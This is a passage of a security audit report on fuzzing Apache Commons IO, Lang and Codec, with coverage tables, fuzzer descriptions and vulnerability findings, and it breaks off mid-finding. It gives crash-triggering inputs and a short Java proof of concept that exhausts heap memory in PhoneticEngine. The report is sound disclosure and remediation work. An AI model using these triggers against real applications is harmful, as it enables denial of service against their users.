org.apache.commons.io.build		41%		12%	64	115	67	140	52	103	3	13
org.apache.commons.io.input.buffer		56%		48%	37	66	43	130	7	24	0	3
org.apache.commons.io.serialization		5%		0%	25	26	46	50	20	21	3	4
org.apache.commons.io.comparator		67%		38%	24	64	27	117	11	46	0	10
org.apache.commons.io.file.attribute		0%		0%	17	17	26	26	15	15	1	1
default		93%		91%	27	201	36	532	10	30	0	10
org.apache.commons.io.channels		0%		0%	11	11	22	22	2	2	1	1
org.apache.commons.io.file.spi		0%		0%	10	10	12	12	8	8	1	1
org.apache.commons.io.charset		22%		25%	5	6	2	3	3	4	1	2
Total	25,839 of 38,118	32%	2,558 of 3,398	24%	3,455	4,720	5,748	8,693	2,012	2,943	100	301

Figure 5: Fuzzer Coverage for Apache Commons IO as at 9th January 2024



Figure 6: Fuzz-Introspector report for Apache Commons IO

For the custom implementations of the Java IO interfaces, most of the implementations just wrap around the existing JDK implementation classes with one-liner operations or simply call back to their superclasses. These methods do not provide much functionality and rely on the Base JDK IO interface for processing and thus they are considered out of scope for fuzzing this Apache Commons IO project. For example, most of the `InputStream` and `Reader` implementations in the `org.apache.commons.io.input` package (https://storage.googleapis.com/oss-fuzz-coverage/apache-commons-io/reports/20231217/linux/org.apache.commons.io.input/index.html) have a score of less than 10 for cyclomatic complexity of the whole class, which means they have almost no custom logic to be fuzzed. These simple classes cover quite a high of percentage the project due to the nature of the library only providing some shorthands and extensions to some commonly used IO implementations that are missing from the base JDK IO interfaces.

The other main group of classes provides a long list of utility and helper methods for some common IO-related operations. Many of them are just some simple wrapper code that redirects the call or wraps some parameter with the correct object type for calling some base JDK IO-related operations. For example, the `IOUtils` class (https://storage.googleapis.com/oss-fuzz-coverage/apache-commons-io/reports/20231217/linux/org.apache.commons.io/IOUtils.html) which has more than 100 methods. Only less than 10 of them have a cyclomatic complexity score of more than 5. More than half of them only have a score of 1 or 2 for cyclomatic complexity. This means that most of the methods do not have custom logic and not worth fuzzing. In total, around 25% of the projects methods have and low level cyclomatic complexity (5 or less) and are not worth fuzzing.

The library has quite a few deprecated methods that are not worth fuzzing either. Most of these methods have a non-deprecated counterpart with a similar name but a different set of parameters. For example in IOUtils class (https://storage.googleapis.com/oss-fuzz-coverage/apache-commons-io/reports/20231217/linux/org.apache.commons.io/IOUtils.html), there are 21 deprecated methods and 174 methods in total, which is more than 10%.

In conclusion, there is an estimated 25% - 30% of methods that are not fuzzworthy.

Upstream fixes

Ada Logics fixed the following issues found by Apache Commons IO fuzzers

https://issues.apache.org/jira/browse/IO-825

Issues found by fuzzers

#	ID	Title	Severity	Fixed
9	ADA-APACHE-IO-2023-2	Unexpected IndexOutOf-BoundsException in EndianUtils	Low	Yes

Apache Commons Lang

The Apache Commons Lang library mainly provided helper methods to provide additional functionalities for the Java Lang package. During the audit, Ada Logics wrote twelve new fuzzers for Apache Commons Lang.

Fuzzers

Each of the fuzzers targets a group of classes of similar format supported by Apache Commons Lang. The fuzzers provide random string, byte array and other primitives and collections objects as input to fuzz test the input handling of the librarys methods. The fuzzers can be found in https://github.com/google/oss-fuzz/tree/bcb9400cf88be8ee660feeeca6416a8f3b043d96/projects/apache-commons-lang.

Newly added fuzzers	Description
AnnotationFuzzer	This fuzzer first retrieve a random list of annotation objects from a list of random classes in the classpath (through `ClassFuzzerBase`) and invokes methods of the AnnotationUtils class in the org.apache.commons.lang3 package with a random annotation object from the list, together with random data.
ArrayUtilsFuzzer	This fuzzer creates random primitive type or object type arrays and uses them as parameters for invoking methods of the ArrayUtils class in the org.apache.commons.lang3 package.
BuilderFuzzer	This fuzzer invokes different methods of the object-building classes in the org.apache.commons.lang3.builder package with random data.
CharUtilsFuzzer	This fuzzer invokes different methods of Char-related utils classes in the org.apache.commons.lang3 package with random data.
ConversionFuzzer	This fuzzer invokes different number type conversion methods of the Conversion class in the org.apache.commons.lang3 package with random data.

Newly added fuzzers	Description
DateUtilsFuzzer	This fuzzer invokes different data-type conversion methods of the Date-related utils classes in the org.apache.commons.lang3.time package with random data.
FractionFuzzer	This fuzzer invokes different methods of the Fraction class in the org.apache.commons.lang3.math package with random data.
LocaleUtilsFuzzer	This fuzzer invokes different Locale conversion methods of the LocaleUtils class in the org.apache.commons.lang3 package.
MathUtilsFuzzer	This fuzzer invokes different numbers and maths-related methods of the Math-related utils classes in the org.apache.commons.lang3.math package.
ReflectUtilsFuzzer	This fuzzer first retrieve a random list of classes in the classpath (through `ClassFuzzerBase`) and invoke methods of the Reflect-related utils classes in the org.apache.commons.lang3.reflect package.
SerializationUtilsFuzzer	This fuzzer generate randomized serialised object and serializable object and use them to invoke serialisation and deserialisation methods of the SerializationUtils class in the org.apache.commons.lang3 package.
StringUtilsFuzzer	This fuzzer invokes different string processing methods of the StringUtils class in the org.apache.commons.lang3 package with random data.

Coverage

The following screenshot shows the coverage report of the Apache Commons Lang fuzzers before we added the twelve fuzzers:

The following screenshot shows the coverage report of the Apache Commons Lang fuzzers after we added the twelve fuzzers:

Figure 9 shows the coverage and fuzzer difference during the audit period from the Fuzz-Introspector report (https://introspector.oss-fuzz.com/project-profile?project=apache-commons-lang).

The coverage percentage is not high because several methods are not worth fuzzing. Similar to the Apache Commons IO library, Apache Commons Lang contains a lot of simple methods which are a combination of method invocation in the base JDK lang packages without much custom logic. There

JaCoCo Coverage Report

Element	Missed Instructions	Cov.	Missed Branches	Cov.	Missed	Cxty	Missed	Lines	Missed	Methods	Missed	Classes
org.apache.commons.lang3		4%		0%	3,936	3,964	6,405	6,534	1,407	1,429	51	57
org.apache.commons.lang3.builder		0%		0%	1,052	1,052	1,990	1,990	523	523	41	41
org.apache.commons.lang3.time		0%		0%	878	878	1,645	1,645	431	431	56	56
org.apache.commons.lang3.text		0%		0%	835	835	1,680	1,680	375	375	19	19
org.apache.commons.lang3.reflect		0%		0%	573	573	1,103	1,103	194	194	12	12
org.apache.commons.lang3.math		0%		0%	432	432	746	746	116	116	3	3
org.apache.commons.lang3.concurrent		0%		0%	305	305	566	566	227	227	40	40
org.apache.commons.lang3.mutable		0%		0%	228	228	404	404	209	209	8	8
org.apache.commons.lang3.function		0%		0%	291	291	265	265	259	259	42	42
org.apache.commons.lang3.exception		0%		0%	153	153	277	277	91	91	9	9
org.apache.commons.lang3.text.translate		87%		25%	85	136	102	235	22	58	0	13
org.apache.commons.lang3.tuple		0%		0%	87	87	117	117	70	70	6	6
org.apache.commons.lang3.event		0%		0%	31	31	81	81	23	23	4	4
org.apache.commons.lang3.stream		0%		0%	68	68	86	86	59	59	7	7
org.apache.commons.lang3.util		0%		0%	49	49	77	77	44	44	1	1
org.apache.commons.lang3.compare		0%		0%	51	51	38	38	28	28	3	3
org.apache.commons.lang3.arch		0%		0%	24	24	35	35	17	17	3	3
org.apache.commons.lang3.concurrent.locks		0%		n/a	15	15	35	35	15	15	4	4
default		61%		50%	16	20	0	19	2	6	0	2
Total	68,793 of 74,267	7%	9,782 of 9,867	0%	9,109	9,192	15,652	15,933	4,112	4,174	309	330

Figure 7: Fuzzer Coverage for Apache Commons Lang as of 21st November 2023

JaCoCo Coverage Report

Element	Missed Instructions	Cov.	Missed Branches	Cov.	Missed	Cxty	Missed	Lines	Missed	Methods	Missed	Classes
org.apache.commons.lang3		38%		31%	2,973	3,965	4,233	6,540	924	1,430	36	57
org.apache.commons.lang3.text		0%		0%	835	835	1,680	1,680	375	375	19	19
org.apache.commons.lang3.reflect		1%		0%	566	573	1,085	1,103	189	194	10	12
org.apache.commons.lang3.builder		45%		48%	706	1,061	1,019	1,896	330	530	5	26
org.apache.commons.lang3.time		63%		69%	373	878	539	1,645	220	431	10	56
org.apache.commons.lang3.concurrent		0%		0%	305	305	566	566	227	227	40	40
org.apache.commons.lang3.mutable		1%		0%	226	228	399	404	207	209	7	8
org.apache.commons.lang3.function		0%		1%	289	291	263	265	257	259	41	42
org.apache.commons.lang3.exception		0%		0%	153	153	277	277	91	91	9	9
org.apache.commons.lang3.math		73%		72%	166	435	234	749	64	116	0	3
default		79%		80%	93	407	153	914	21	43	2	15
org.apache.commons.lang3.text.translate		87%		25%	85	136	102	235	22	58	0	13
org.apache.commons.lang3.tuple		15%		14%	75	87	97	117	58	70	4	6
org.apache.commons.lang3.event		0%		0%	31	31	81	81	23	23	4	4
org.apache.commons.lang3.util		0%		0%	49	49	77	77	44	44	1	1
org.apache.commons.lang3.stream		19%		11%	56	68	71	86	48	59	4	7
org.apache.commons.lang3.compare		0%		0%	51	51	38	38	28	28	3	3
org.apache.commons.lang3.arch		0%		0%	24	24	35	35	17	17	3	3
org.apache.commons.lang3.concurrent.locks		0%		n/a	15	15	35	35	15	15	4	4
Total	47,946 of 77,100	37%	6,778 of 10,266	33%	7,071	9,592	10,984	16,743	3,160	4,219	202	328

Figure 8: Fuzzer Coverage for Apache Commons Lang as at 9th January 2024



Figure 9: Fuzz-Introspector report for Apache Commons Lang

are also some custom object implementations on the interface in the JDK utils packages or other base JDK object types.

For those custom implementations of the Java base objects and interfaces, similar to the Apache Commons IO library, many of them are extensions or combinations of their superclass and thus many operations just wrap around the existing JDK implementation classes with one-liner operations or simply call back to their superclasses. These methods do not provide much functionality and rely on the implemented classes to provide functionality. For example, the custom implementation of those Tuples classes in the lang3.tuple package (https://storage.googleapis.com/oss-fuzz-coverage/apache-commons-lang/reports/20231216/linux/org.apache.commons.lang3.tuple/index.html) and those Mutable classes in the lang3.mutable package (https://storage.googleapis.com/oss-fuzz-coverage/apache-commons-lang/reports/20231216/linux/org.apache.commons.lang3.mutable/MutableByte.html) are simply a set of container classes that can store any comparable objects. Not much processing logic is added because they are just generic extensions of the Comparable interface, thus the main logic depends on the storing object themselves. Although these classes do have many implemented methods, almost all of them are method wrappers with no logic and result in a cyclomatic complexity of 1. Because it can store any generic objects, these classes and methods are not fuzzworthy.

Also, similar to Apache Commons IO, Apache Commons Lang provides a long list of utility and helper methods for extending the operations of the base Java lang and utils packages. Many of them are just simple wrapper code that redirects the call or wraps some parameter with the correct object type for calling some base JDK operations. For example, the ArrayUtils class (https://storage.googleapis.com/oss-fuzz-coverage/apache-commons-lang/reports/20231216/linux/org.apache.commons.lang3/ArrayUtils.html) which has more than a 100 methods. But only less than 30 of them have a cyclomatic complexity of more than 5. More than half of them only have 1 or 2 for cyclomatic complexity. This

means that most of the methods do not have custom logic and thus are not worth to fuzz.

There is an estimated 10% - 15% of methods belong to the above group of methods which have very low cyclomatic complexity (5 or less) and are therefore not worth fuzz.

The upstream libraries of those binary formats enforce strict input checkers and thus the fuzzers need more time to explore different branches because many of the random inputs are denied those input checkers with exceptions thrown. Some of the newest coverage is not reflected in the coverage report and the coverage is assumed to be increasing in the coming months.

Besides simple methods, several methods and packages are deprecated because of different reasons. For example, the whole lang3.text package (https://commons.apache.org/proper/commons-lang/apidocs/index.html) is deprecated and moved to a separate project. Besides, there are also some deprecated methods in other utils classes. In summary, the total amount of deprecated methods for the whole Apache Commons Lang project is estimated to be around 10%

In conclusion, there is an estimated 20% - 25% of methods that are not fuzzworthy.

Upstream fixes

Ada Logics fixed the following issues found by Apache Commons Langs fuzzers

https://issues.apache.org/jira/browse/LANG-1721

https://issues.apache.org/jira/browse/LANG-1722

https://issues.apache.org/jira/browse/LANG-1723

Issues found by fuzzers

#	ID	Title	Severity	Fixed
10	ADA-APACHE-LANG-2023-1	Unexpected IndexOutOfBoundsException in NumberUtils	Low	Yes
11	ADA-APACHE-LANG-2023-2	Unexpected IndexOutOfBoundsException in NumberUtils::getMantissa()	Low	Yes
12	ADA-APACHE-LANG-2023-3	Unexpected NegativeArraySizeException in SerializationUtils	Low	Yes

#	ID	Title	Severity	Fixed
13	ADA-APACHE-LANG-2023-4	Possible heap out of memory in SerializationUtils	Moderate	No
14	ADA-APACHE-LANG-2023-5	Possible remote code execution in SerializationUtils	Moderate	No

Remark for Jacoco coverage report

The Jacoco fuzzer coverage report shows the instructions and branches covered/missed of each existing package in the project by the fuzzers. It means that after fuzzing for some time until the report generation, the number of instructions and branches of the project has been reached by the fuzzers. Sometimes some instructions and branches are not covered simply because they are not reachable directly by fuzzers. This could happen if some methods or classes have protected or private modifiers, or they are some unused code located in abstract classes or interfaces. It could also be that the fuzzers explicitly skipped some methods which is not fuzzworthy or it requires some special input to reach some of the branches which are not yet used for fuzzing. In conclusion, the Jacoco coverage report provides an objective understanding of the code that has been covered by fuzzers.

Issues found

In this part of the report we present all the issues that we found during the audit by way of manual auditing, static analysis tooling and fuzzing. We found a total of 15 issues ranging from Information to Moderate in severity. The Ada Logics team fixed many of these by way of upstream patches.

#	ID	Title	Severity	Fixed
1	ADA-APACHE-CODEC-2023-1	Unexpected IndexOutOfBoundsException in MatchRatingApproachEncoder	Low	Yes
2	ADA-APACHE-CODEC-2023-2	Unexpected IndexOutOfBoundsException in PercentCodec	Low	Yes
3	ADA-APACHE-CODEC-2023-3	Unexpected IndexOutOfBoundsException in PhoneticEngine	Low	Yes
4	ADA-APACHE-CODEC-2023-4	Possible heap out of memory in PhoneticEngine	Moderate	No
5	ADA-APACHE-CODEC-2023-5	Unexpected IndexOutOfBoundsException in QuotedPrintableCodec	Low	Yes
6	ADA-APACHE-CODEC-2023-6	Unexpected IndexOutOfBoundsException in RefinedSoundex	Low	Yes
7	ADA-APACHE-CODEC-2023-7	Possible path traversal in the Digest class	Moderate	No
8	ADA-APACHE-IO-2023-1	DeferredFileOutputStream does not delete the temporary file created	Low	No
9	ADA-APACHE-IO-2023-2	Unexpected IndexOutOfBoundsException in EndianUtils	Low	Yes

#	ID	Title	Severity	Fixed
10	ADA-APACHE-LANG-2023-1	Unexpected IndexOutOf-BoundsException in NumberUtils	Low	Yes
11	ADA-APACHE-LANG-2023-2	Unexpected IndexOutOf-BoundsException in Num-berUtils::getMantissa()	Low	Yes
12	ADA-APACHE-LANG-2023-3	Unexpected NegativeArray-SizeException in SerializationUtils	Low	Yes
13	ADA-APACHE-LANG-2023-4	Possible heap out of memory in SerializationUtils	Moderate	No
14	ADA-APACHE-LANG-2023-5	Possible remote code execution in SerializationUtils	Moderate	No

[Codec] Unexpected IndexOutOfBoundsException in MatchRatingApproachEncoder

Severity	Low
Status	Fixed
id	ADA-APACHE-CODEC-2023-1
Component	MatchRatingApproachEncoder

The `encode(String)` method throws an unexpected `StringIndexOutOfBoundsException` when processing invalid characters. An unexpected exception thrown by a library could accidentally crash an application adopting the library and create a Denial-of-Service situation.

The `encode(String)` method takes in a random String and checks if it is empty. It will go through a few rounds of processing if the given String is not empty. It does contain a check to ensure the String is not empty before processing, but these can be circumvented by a well-crafted string; Each

of the 2 processing methods `cleanName(name)` and `removeVowels(name)` remove characters from the String and could cause the string to become empty (length = 0) which would throw an `StringIndexOutOfBoundsException` when the `substring()` method is called in the next processing method. For example, if the randomly provided string is `..`, it gets past the first checking in the encode method and enters the `cleanName(name)` method. The `cleanName(name)` method removes the two dots and returns an empty string. Without the additional checking, it causes the `StringIndexOutOfBoundException` in the `substring()` method call in the next `removeVowels(name)` method call because the length of the string is 0.

Direct source link:

https://github.com/apache/commons-codec/blob/41871c2cc31ebab1865736c61026d193409b30b5/src/main/java/org/apache/commons/codec/language/MatchRatingApproachEncoder.java#L120-L140

```
120     public final String encode(String name) {
121         // Bulletproof for trivial input - NINO
122         if (name == null || EMPTY.equalsIgnoreCase(name) || SPACE.
                equalsIgnoreCase(name) || name.length() == 1) {
123             return EMPTY;
124         }
125 
126         // Preprocessing
127         name = cleanName(name);
128 
129         // BEGIN: Actual encoding part of the algorithm...
130         // 1. Delete all vowels unless the vowel begins the word
131         name = removeVowels(name);
132 
133         // 2. Remove second consonant from any double consonant
134         name = removeDoubleConsonants(name);
135 
136         // 3. Reduce codex to 6 letters by joining the first 3 and last
                3 letters
137         name = getFirst3Last3(name);
138 
139         return name;
140     }
```

Mitigation

Add conditional checking to ensure the string is not empty after each method call. If it is empty, `encode()` should not progress further.

Possible effect

`MatchRatingApproachEncoder` in the `apache-common-codec` is used as a helper method for applications to encode and index natural language input. Invalid input provided by the application

directly from careless users or purposeful attackers could result in unexpected Exceptions. If these exceptions are not handled properly in the applications adopting this API, the application could crash and result in a Denial-of-Service situation which affects legitimate users of the applications.

Reported Issues

https://bugs.chromium.org/p/oss-fuzz/issues/detail?id=64359

Upstream fix

https://issues.apache.org/jira/projects/CODEC/issues/CODEC-312

Code behaviour after the fix

No more exceptions are thrown with those invalid inputs.

[Codec] Unexpected IndexOutOfBoundsException in PercentCodec

Severity	Low
Status	Fixed
id	ADA-APACHE-CODEC-2023-2
Component	PercentCodec

The `insertAlwaysEncodeChars(byte[])` method throws an unexpected `IndexOutOfBoundException` when processing invalid characters. An unexpected exception thrown by a library could accidentally crash an application adopting the library and create a Denial-of-Service situation.

The `insertAlwaysEncodeChars(byte[])` method takes in a random byte array (through the constructor of `PercentCodec` class) and processes it byte by byte. Each byte is passed to `insertAlwaysEncodeChars(byte)` method to set the corresponding bit in the `BitSet` object `alwaysEncodeChars` to **`true`** by calling the `set()` method of the BitSet object. As `BitSet` only accept positive index, if any byte is negative, it will cause `IndexOutOfBoundsException` when calling the `set()` method.

In the following code snippet, **`this`**`.alwaysEncodeChars.set(b)` throws `IndexOutOfBoundException` if the byte `b` is negative. And the byte `b` is passed in by `insertAlwaysEncodeChars(byte[])` which is looping a **`byte`**`[]` one by one.

Source direct link:

https://github.com/apache/commons-codec/blob/41871c2cc31ebab1865736c61026d193409b30b5/src/main/java/org/apache/commons/codec/net/PercentCodec.java#L233-L255

```
233     private void insertAlwaysEncodeChar(final byte b) {
234         this.alwaysEncodeChars.set(b);
235         if (b < alwaysEncodeCharsMin) {
236             alwaysEncodeCharsMin = b;
237         }
238         if (b > alwaysEncodeCharsMax) {
239             alwaysEncodeCharsMax = b;
240         }
241     }
242
243     private void insertAlwaysEncodeChars(final byte[]
        alwaysEncodeCharsArray) {
244         if (alwaysEncodeCharsArray != null) {
245             for (final byte b : alwaysEncodeCharsArray) {
```

```
246                     insertAlwaysEncodeChar(b);
247                 }
248             }
249             insertAlwaysEncodeChar(ESCAPE_CHAR);
250         }
```

Mitigation

Add a conditional check to ensure only valid bytes (positive or zero) are processed.

Possible effect

`PercentCodec` in the `apache-common-codec` is used as a helper method for encoding US-ASCII characters. Invalid input provided by the users application could result in unexpected Exceptions. If these exceptions are not handled properly in the applications adopting the faulty API, the application could crash and result in a Denial-of-Service situation which affects legitimate users of the applications.

Reported Issues

https://bugs.chromium.org/p/oss-fuzz/issues/detail?id=64362

Upstream fix

https://issues.apache.org/jira/projects/CODEC/issues/CODEC-314

Code behaviour after the fix

The unexpected `IndexOutOfBoundsException` is wrapped and an expected `EncoderException` is thrown instead.

[Codec] Unexpected IndexOutOfBoundsException in PhoneticEngine

Severity	Low
Status	Fixed
id	ADA-APACHE-CODEC-2023-3
Component	PhoneticEngine

The `encode(String)` method throws an unexpected `IndexOutOfBoundException` for some certain well-crafted input strings. An unexpected exception thrown by a library could accidentally crash an application adopting the library and create a Denial-of-Service situation. `encode(String)` method takes in a random string and processes it. Ada Logics found that certain input string could throw an `ArrayIndexOutOfBoundException` or an `StringIndexOutOfBoundException`.

If the preset `NameType` is `SEPHARDIC`. It will run the case branch for `SEPHARDIC` type. If the provided string only contains the single quotation character, the `split()` method shown below will return an empty array because `String.split("'")` is equal to `String.split("'", 0)` and all trailing empty string in the result will be removed according to the JDK documentation. This empty array makes the next line throw an `ArrayIndexOutOfBondException`.

Source direct link:

https://github.com/apache/commons-codec/blob/41871c2cc31ebab1865736c61026d193409b30b5/src/main/java/org/apache/commons/codec/language/bm/PhoneticEngine.java#L412-L413

```
412      final String[] parts = aWord.split("'");
413      words2.add(parts[parts.length - 1]);
```

In later code, the logic removes all words equal to the name prefix of the chosen `NameType`. If `words2` only contains a prefix, the `removeAll()` method call could make `words2` empty. This makes Line #437 never run and keeps the `StringBuilder` object result empty. If the result is empty, the `substring()method throws` aStringIndexOutOfBoundException‘.

Source direct link:

https://github.com/apache/commons-codec/blob/41871c2cc31ebab1865736c61026d193409b30b5/src/main/java/org/apache/commons/codec/language/bm/PhoneticEngine.java#L410-L440

```
410          case SEPHARDIC:
411              words.forEach(aWord -> {
412                  final String[] parts = aWord.split("'");
```

```
413                 words2.add(parts[parts.length - 1]);
414             });
415             words2.removeAll(NAME_PREFIXES.get(this.nameType));
416             break;
417         case ASHKENAZI:
418             words2.addAll(words);
419             words2.removeAll(NAME_PREFIXES.get(this.nameType));
420             break;
421         case GENERIC:
422             words2.addAll(words);
423             break;
424         default:
425             throw new IllegalStateException("Unreachable case: " + this
                    .nameType);
426         }
427 
428         if (this.concat) {
429             // concat mode enabled
430             input = join(words2, " ");
431         } else if (words2.size() == 1) {
432             // not a multi-word name
433             input = words.iterator().next();
434         } else {
435             // encode each word in a multi-word name separately (
                    normally used for approx matches)
436             final StringBuilder result = new StringBuilder();
437             words2.forEach(word -> result.append("-").append(encode(
                    word)));
438             // return the result without the leading "-"
439             return result.substring(1);
440         }
```

Mitigation

Add a -1 parameter to the `split()` method to ensure the return size of the split result is never 0. Also, add a check to ensure word2 is not empty before processing it and doing the substring.

Possible effect

`PhoneticEngine` in Apache Commons Codec is used as a helper method for transforming input text language to and from different Phonetic representations. Invalid input or unexpected characters provided by the application directly from careless users or purposeful attackers could result in unexpected Exceptions. If these exceptions are not handled properly in the applications adopting this API, the application could crash and result in a Denial-of-Service situation which affects legitimate users of the applications.

Reported Issues

https://bugs.chromium.org/p/oss-fuzz/issues/detail?id=64376

https://bugs.chromium.org/p/oss-fuzz/issues/detail?id=64395

Upstream fix

https://issues.apache.org/jira/projects/CODEC/issues/CODEC-315

Code behaviour after the fix

No more exceptions are thrown with those invalid inputs.

[Codec] Possible heap out of memory in PhoneticEngine

Severity	Moderate
Status	Reported
id	ADA-APACHE-CODEC-2023-4
Component	PhoneticEngine

This is a heap out-of-memory problem. In the constructor of `PhoneticEngine`, the last parameter `maxPhonemes` accepts any integer. Although a negative or zero `maxPhonemes` value is rejected in a later stage, a very large integer still passes the checking.

Source direct link:

https://github.com/apache/commons-codec/blob/41871c2cc31ebab1865736c61026d193409b30b5/src/main/java/org/apache/commons/codec/language/bm/PhoneticEngine.java#L292

```
292     public PhoneticEngine(final NameType nameType, final RuleType
            ruleType, final boolean concat,
293                           final int maxPhonemes) {
294         if (ruleType == RuleType.RULES) {
295             throw new IllegalArgumentException("ruleType must not be "
                    + RuleType.RULES);
296         }
297         this.nameType = nameType;
298         this.ruleType = ruleType;
299         this.concat = concat;
300         this.lang = Lang.instance(nameType);
301         this.maxPhonemes = maxPhonemes;
302     }
```

The `maxPhonemes` variable is used later in the `apply()` method to create a `LinkedHashSet` object, passing by `invoke()` method in the `PhoneticBuilder` object stored in the `PhoneticEngine` object. By Java settings, the creation of `LinkedHashSet` objects won't allocate all memory immediately. It will allocate a small amount of memory and when more memory is needed, the `resize()` method is called to request for more memory. Thus creating the `LinkedHashSet` object with a large integer size will not result in errors immediately. When the logic tries adding items to the created `LinkedHashSet` object, it will first check if the number of elements in the set is larger than the provided `maxPhonemes`. The new element will be added to the set if and only if the current size of the set is smaller than the `maxPhonemes`. Thus if a very large `maxPhonemes` is provided, a

large amount of new data could be added to the set. It could easily use up the memory because new elements could be added to the set. This causes a possible out-of-memory problem.

Direct source link:

https://github.com/apache/commons-codec/blob/41871c2cc31ebab1865736c61026d193409b30b5/src/main/java/org/apache/commons/codec/language/bm/PhoneticEngine.java#L108-L124

```
108         public void apply(final Rule.PhonemeExpr phonemeExpr, final int
                maxPhonemes) {
109             final Set<Rule.Phoneme> newPhonemes = new LinkedHashSet<>(
                    maxPhonemes);
110
111             EXPR: for (final Rule.Phoneme left : this.phonemes) {
112                 for (final Rule.Phoneme right : phonemeExpr.getPhonemes
                        ()) {
113                     final LanguageSet languages = left.getLanguages().
                            restrictTo(right.getLanguages());
114                     if (!languages.isEmpty()) {
115                         final Rule.Phoneme join = new Phoneme(left,
                                right, languages);
116                         if (newPhonemes.size() < maxPhonemes) {
117                             newPhonemes.add(join);
118                             if (newPhonemes.size() >= maxPhonemes) {
119                                 break EXPR;
120                             }
121                         }
122                     }
123                 }
124             }
125
126             this.phonemes.clear();
127             this.phonemes.addAll(newPhonemes);
128         }
```

Proof of concept for the out-of-memory problem

```
1  import org.apache.commons.codec.language.bm.NameType;
2  import org.apache.commons.codec.language.bm.PhoneticEngine;
3  import org.apache.commons.codec.language.bm.RuleType;
4
5  public class ProofOfConcept {
6    public static void main(String[] args) {
7      PhoneticEngine engine = new PhoneticEngine(NameType.SEPHARDIC,
           RuleType.APPROX, true, 1465341783);
8      engine.encode("WWW");
9    }
10 }
```

Mitigation

To fix the possible problem, the best way is to give a maximum value of `maxPhonemes` and reject any `maxPhonemes` input larger than the configurable values. The suggested fix for the constructor is below.

```
292     public PhoneticEngine(final NameType nameType, final RuleType
            ruleType, final boolean concat,
293                           final int maxPhonemes) {
294         if (ruleType == RuleType.RULES) {
295             throw new IllegalArgumentException("ruleType must not be "
                    + RuleType.RULES);
296         }
297         if (maxPhonemes > 1024) {
298             // Ensure maxPhonemes is not too large and use up the heap
                    memory
299             throw new IllegalArgumentException("maxPhonemes is too
                    large.");
300         }
301         this.nameType = nameType;
302         this.ruleType = ruleType;
303         this.concat = concat;
304         this.lang = Lang.instance(nameType);
305         this.maxPhonemes = maxPhonemes;
306     }
```

Possible effect

`PhoneticEngine` in Apache Common Codec is used as a helper method for transforming input text language to and from different Phonetic representations. It accepts a user-provided `maxPhonemes` to limit the max phonetic representation to be created. Since it could be as large as `Integer.MAX_VALUE`, that value is provided by the user through the application adopting this API, a very large `maxPhonemes` value could result in an Out-of-Memory Error. This situation will crash the application and result in a Denial-of-Service situation which affects legitimate users of the applications.

Reported issues

https://bugs.chromium.org/p/oss-fuzz/issues/detail?id=64367

Upstream fix

https://issues.apache.org/jira/projects/CODEC/issues/CODEC-323

Code behaviour after the fix

Limited the maxPhonemes to a certain number to mitigate Heap OOM issue.

[Codec] Unexpected IndexOutOfBoundsException in QuotedPrintableCodec

Severity	Low
Status	Fixed
id	ADA-APACHE-CODEC-2023-5E
Component	QuotedPrintableCodec

The `encodeQuotedPrintable()` method throws an unexpected `ArrayIndexOutOfBoundsException` when the provided byte array has less than 3 elements. An unexpected exception thrown by a library could accidentally crash an application adopting the library and create a Denial-of-Service situation.

The `encodeQuotedPrintable()` method takes in a random byte array and processes it. If the provided `strict` boolean variable is true, it will go into the first branch. There is a for loop to loop through the byte array from the index `0` to the index `byte.length - 3`. The index is then used directly in `getUnsignedOctet` method. If the length of the byte array is less than 3, it will result in a negative index and cause `ArrayIndexOutOfBoundsException` in the `getUnsignedOctet()` method call.

In the following code snippet, `bytes[index]` throws `ArrayIndexOutOfBoundsException` if `index` is negative.

Source direct link:

